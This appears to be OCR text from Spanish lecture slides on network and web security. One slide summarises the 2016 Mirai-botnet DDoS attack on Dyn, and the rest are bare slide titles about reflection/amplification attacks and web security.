
Dyn attack

- 21 de octubre de 2016
- Afectó a Twitter, Spotify, Github, Netflix, Reddit, CNN…
- El mayor ataque DDoS hasta ahora
- Tráfico originado por la botnet Mirai
- Amplificación DNS
- > 1.2 Tbps
- > 150.000 dispositivos


Ataque de reflexión/amplificación




Seguridad en la web




Seguridad en la web



